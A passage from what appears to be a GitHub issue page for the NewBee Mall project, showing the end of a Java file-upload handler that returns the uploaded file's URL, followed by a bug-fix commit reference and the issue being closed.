            Result resultSuccess = ResultGenerator.genSuccessResult();
            resultSuccess.setData(NewBeeMallUtils.getHost(new URI( str: httpServletRequest.getRequestURL() + "")) + "/upload/" + newFileName);
            return resultSuccess;
        } catch (IOException e) {
            e.printStackTrace();
            return ResultGenerator.genFailResult("文件上传失败");
        }
    }

```

ZHENFENG13 added a commit that referenced this issue 24 days ago

🐛 Fixing a bug ###63 a3aff8b

ZHENFENG13 closed this as completed 24 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants